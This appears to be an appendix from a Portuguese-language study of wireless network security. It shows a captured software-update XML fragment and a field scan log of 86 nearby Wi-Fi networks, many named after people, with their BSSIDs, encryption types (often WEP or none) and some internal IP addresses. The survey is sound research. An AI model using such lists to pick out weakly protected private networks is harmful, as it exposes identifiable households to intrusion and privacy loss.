 2"/><o:app appid="{430FD4D0-B729-4F61-AA34-91526481799D}
" version="1.2.183.23" lang="" brand="SKPC" client="" ins
tallage="143" installsource="scheduler"><o:updatecheck/><
o:ping r="1"/></o:app><o:app appid="{8A69D345-D564-463C-
AFF1-A69D9E530F96}" version="4.1.249.1045" lang="" brand
="SKPC" client="" installsource="scheduler"><o:updatecheck
 tag="beta-skype"/><o:ping active="0" r="1"/></o:app><o:
app appid="{F69EABDD-A4BB-4555-BE7E-1EA5F59BBA24}" version
="6.4.1321.1732" lang="" brand="SKPB" client=""
installsource="scheduler"><o:updatecheck/><o:ping r="1"/>
</o:app></o:gupdate>
```

Figura B.1 - Log de captura em campo

```
Network 1: "GIGA BYTE INFORMÁTICA 33256007" BSSID: "00:1D:0F:C4:F8:D6"
    \\Encryption : "WEP "
   \end{filecontents}
```

```
Network 2: "ASSIS" BSSID: "00:1D:0F:EF:F2:E0"
    \\Encryption : "WEP "

Network 3: "linksys" BSSID: "00:21:29:8E:95:AB"
    \\Encryption : "None"
    \\Address found via ARP 192.168.1.0

Network 4: "letrait" BSSID: "00:0F:3D:66:C7:92"
    \\Encryption : "WEP TKIP WPA PSK "

Network 5: "FAE" BSSID: "00:19:E0:A4:1B:8E"
    \\Encryption : "None"

Network 6: "TRENDnet" BSSID: "00:14:D1:32:55:97"
    \\Encryption : "None"

Network 7: "rafael duarte" BSSID: "00:23:CD:F2:23:BE"
   \\Encryption : "WEP "

Network 8: "TP-LINK" BSSID: "00:19:E0:64:0B:22"
    \\Encryption : "None"
    \\Address found via TCP 192.168.1.108

Network 9: "Raphael Caetano" BSSID: "00:1D:0F:E7:F4:5E"
    \\Encryption : "WEP "

Network 10: "miriam e jose" BSSID: "00:1A:3F:5F:03:F5"
    \\Encryption : "WEP TKIP WPA PSK "

Network 11: "Samir" BSSID: "00:17:3F:E5:C7:4B"
    \\Encryption : "WEP "

Network 12: "HHOME" BSSID: "00:23:CD:D7:B4:42"
    \\Encryption : "WEP TKIP WPA PSK AES-CCM "

Network 13: "Carlos \_ Andre" BSSID: "00:19:E0:A2:84:FE"
    \\Encryption : "WEP TKIP WPA PSK AES-CCM "

Network 14: "rede malta cruz 2" BSSID: "00:21:91:5E:9F:3F"
    \\Encryption : "WEP TKIP WPA PSK "

Network 15: "Goodman" BSSID: "00:19:E0:A2:1F:2C"
    \\Encryption : "WEP TKIP WPA PSK AES-CCM "
```

```
Network 16: "<no ssid>" BSSID: "00:21:04:10:3D:A3"
    \\Encryption : "WEP TKIP WPA PSK AES-CCM "

Network 17: "ISABELA" BSSID: "00:24:01:17:3E:9D"
    \\Encryption : "WEP TKIP WPA PSK "

Network 18: "INTELBRAS" BSSID: "00:1A:3F:4B:67:26"
    \\Encryption : "WEP TKIP WPA PSK "

Network 19: "Maris" BSSID: "00:1D:7E:F3:65:6E"
    \\Encryption : "WEP "

Network 20: "RouterKlauss" BSSID: "00:1D:0F:D1:EB:BC"
    \\Encryption : "WEP "

Network 21: "RKF" BSSID: "00:E0:4B:81:86:D3"
    \\Encryption : "WEP "

Network 22: "machado" BSSID: "00:19:5B:BD:AB:D1"
    \\Encryption : "WEP TKIP WPA PSK "

Network 23: "GFPnetBR200801" BSSID: "00:1B:11:D4:24:7D"
    \\Encryption : "WEP TKIP WPA PSK AES-CCM "

Network 24: "Wifi\_Andrea\_Orem" BSSID: "00:1F:33:CD:C9:40"
    \\Encryption : "WEP "

Network 25: "Wifi\_Rita de Casia" BSSID: "00:14:78:EB:18:36"
    \\Encryption : "WEP "

Network 26: "AP102" BSSID: "00:25:86:B7:EE:BE"
    \\Encryption : "None"
    \\Address found via TCP 192.168.0.105

Network 27: "HVZ" BSSID: "00:21:91:E8:B1:0B"
    \\Encryption : "WEP TKIP WPA PSK AES-CCM "

Network 28: "Lucchi" BSSID: "00:13:46:F1:5B:74"
    \\Encryption : "WEP "

Network 29: "PPAIVAS" BSSID: "00:25:86:B6:BB:34"
    \\Encryption : "WEP "

Network 30: "Thor" BSSID: "00:1D:0F:FA:BB:DA"
```

```
    \\Encryption : "WEP WPA PSK AES-CCM CCMP "

Network 31: "PACIFIC" BSSID: "00:25:86:C5:6F:8C"
    \\Encryption : "WEP "

Network 32: "Eduardo Sem Fio" BSSID: "00:1D:1A:01:71:85"
    \\Encryption : "None"

Network 33: "LSellitte" BSSID: "00:23:CD:DC:D0:40"
    \\Encryption : "WEP TKIP WPA PSK AES-CCM "

Network 34: "vip\_mo" BSSID: "08:10:74:19:4F:CE"
    \\Encryption : "WEP "

Network 35: "GERSON" BSSID: "00:23:CD:F7:86:32"
    \\Encryption : "WEP "

Network 36: "CEL-SAINT-PATRICK" BSSID: "00:05:9E:81:E0:3D"
    \\Encryption : "None"

Network 37: "Dr Saulo" BSSID: "00:19:E0:A3:DA:BC"
    \\Encryption : "WEP TKIP WPA PSK AES-CCM "

Network 38: "<no ssid>" BSSID: "00:1E:64:79:A6:60"
    \\Encryption : "None"

Network 39: "EDUARDO" BSSID: "00:23:CD:D2:0F:C0"
    \\Encryption : "WEP "

Network 40: "Lauzani 1801" BSSID: "00:13:46:8B:F9:86"
    \\Encryption : "None"

Network 41: "NET HOME" BSSID: "00:13:F7:7F:3D:F9"
    \\Encryption : "WEP TKIP WPA PSK AES-CCM "

Network 42: "<no ssid>" BSSID: "00:19:E0:64:B6:78"
    \\Encryption : "WEP CCMP "

Network 43: "Lauzani 1801" BSSID: "00:17:9A:58:1D:77"
    \\Encryption : "WEP "

Network 44: "paraiso" BSSID: "00:1B:11:92:3D:CA"
    \\Encryption : "WEP "
```

```
Network 45: "STARWARS" BSSID: "00:19:E0:12:90:38"
    \\Encryption : "WEP WPA PSK AES-CCM "

Network 46: "GIL" BSSID: "00:19:5B:92:A9:D4"
    \\Encryption : "WEP "

Network 47: "<no ssid>" BSSID: "2A:0B:8D:B1:86:17"
    \\Encryption : "None"


Network 48: "<no ssid>" BSSID: "00:02:2D:C0:99:BD"
    \\Encryption : "None"

Network 49: "CAMPOS" BSSID: "00:18:4D:82:85:46"
    \\Encryption : "WEP TKIP WPA PSK "

Network 50: "<no ssid>" BSSID: "00:4F:62:02:92:5B"
    \\Encryption : "None"

Network 51: "SAYEGH" BSSID: "00:1D:0F:EE:28:5E"
    \\Encryption : "WEP "

Network 52: "<no ssid>" BSSID: "00:1E:4C:AB:9C:8D"
    \\Encryption : "None"

Network 53: "Miranda sem fio" BSSID: "00:21:91:6A:DF:46"
    \\Encryption : "WEP TKIP WPA PSK AES-CCM "

Network 54: "Cristiane" BSSID: "00:19:5B:E7:2A:50"
    \\Encryption : "WEP "

Network 55: "<no ssid>" BSSID: "5C:A2:68:C1:B2:9F"
    \\Encryption : "None"

Network 56: "<no ssid>" BSSID: "00:17:C4:31:5E:13"
    \\Encryption : "None"

Network 57: "resolve adm" BSSID: "00:23:CD:D1:E5:80"
    \\Encryption : "WEP "

Network 58: "MarianaCoelho" BSSID: "00:0E:2E:45:E9:0B"
    \\Encryption : "None"

Network 59: "TRENDnet" BSSID: "00:08:54:93:D0:12"
```

```
    \\Encryption : "None"

Network 60: "EDRAMOS" BSSID: "00:25:86:B8:2F:52"
    \\Encryption : "WEP TKIP WPA PSK AES-CCM "

Network 61: "WLAN\_Fabiana" BSSID: "00:15:AF:3B:8A:43"
    \\Encryption : "None"

Network 62: "<no ssid>" BSSID: "1B:A6:C8:88:D6:06"
    \\Encryption : "WEP "

Network 63: "TP-LINK" BSSID: "00:1D:0F:D5:90:50"
    \\Encryption : "None"

Network 64: "Ayres-VV" BSSID: "00:1D:0F:EE:27:38"
    \\Encryption : "WEP TKIP WPA PSK AES-CCM "

Network 65: "<no ssid>" BSSID: "00:23:CD:C3:AB:20"
    \\Encryption : "WEP "

Network 66: "VAGO" BSSID: "00:19:7E:93:E2:4A"
    \\Encryption : "None"

Network 67: "wlan" BSSID: "00:1A:2B:3E:98:2D"
    \\Encryption : "WEP TKIP WPA PSK "

Network 68: "<no ssid>" BSSID: "00:0A:52:01:5F:33"
    \\Encryption : "None"

Network 69: "mariana" BSSID: "00:1B:2F:E6:74:68"
    \\Encryption : "WEP TKIP WPA PSK "

Network 70: "<no ssid>" BSSID: "B8:DD:6D:D6:76:60"
    \\Encryption : "None"

Network 71: "<no ssid>" BSSID: "00:1D:0F:C5:E6:3C"
    \\Encryption : "WEP TKIP "

Network 72: "<no ssid>" BSSID: "00:16:44:7E:51:C9"
    \\Encryption : "None"

Network 73: "<no ssid>" BSSID: "00:1D:E0:AC:6C:0B"
    \\Encryption : "None"
```

```
Network 74: "<no ssid>" BSSID: "00:25:D3:8D:EA:88"
    \\Encryption : "None"

Network 75: "<no ssid>" BSSID: "00:0E:35:8E:0D:D3"
    \\Encryption : "None"

Network 76: "<no ssid>" BSSID: "0D:51:B3:1F:A9:47"
    \\Encryption : "None"

Network 77: "<no ssid>" BSSID: "00:08:54:85:F9:39"
    \\Encryption : "None"

Network 78: "<no ssid>" BSSID: "DB:E1:92:DE:39:0B"
    \\Encryption : "WEP "

Network 79: "<no ssid>" BSSID: "C5:11:18:9F:D3:1A"
    \\Encryption : "None"

Network 80: "<no ssid>" BSSID: "71:DB:87:39:87:DD"
    \\Encryption : "None"

Network 81: "<no ssid>" BSSID: "00:22:FA:4A:0A:5E"
    \\Encryption : "None"

Network 82: "INTELBRAS" BSSID: "00:1A:3F:4B:42:F9"
    \\Encryption : "WEP "

Network 83: "<no ssid>" BSSID: "00:16:44:D0:44:B2"
    \\Encryption : "None"

Network 84: "REDE RONISE" BSSID: "00:17:3F:82:70:12"
    \\Encryption : "WEP TKIP WPA PSK "

Network 85: "<no ssid>" BSSID: "00:22:65:03:5C:D6"
    \\Encryption : "None"

Network 86: "PSP\_S000000001\_L\_GameShar" BSSID: "02:2B:FB:0E:8A:0E"
    \\Encryption : "None"
```

Figura B.2 - Segurança das redes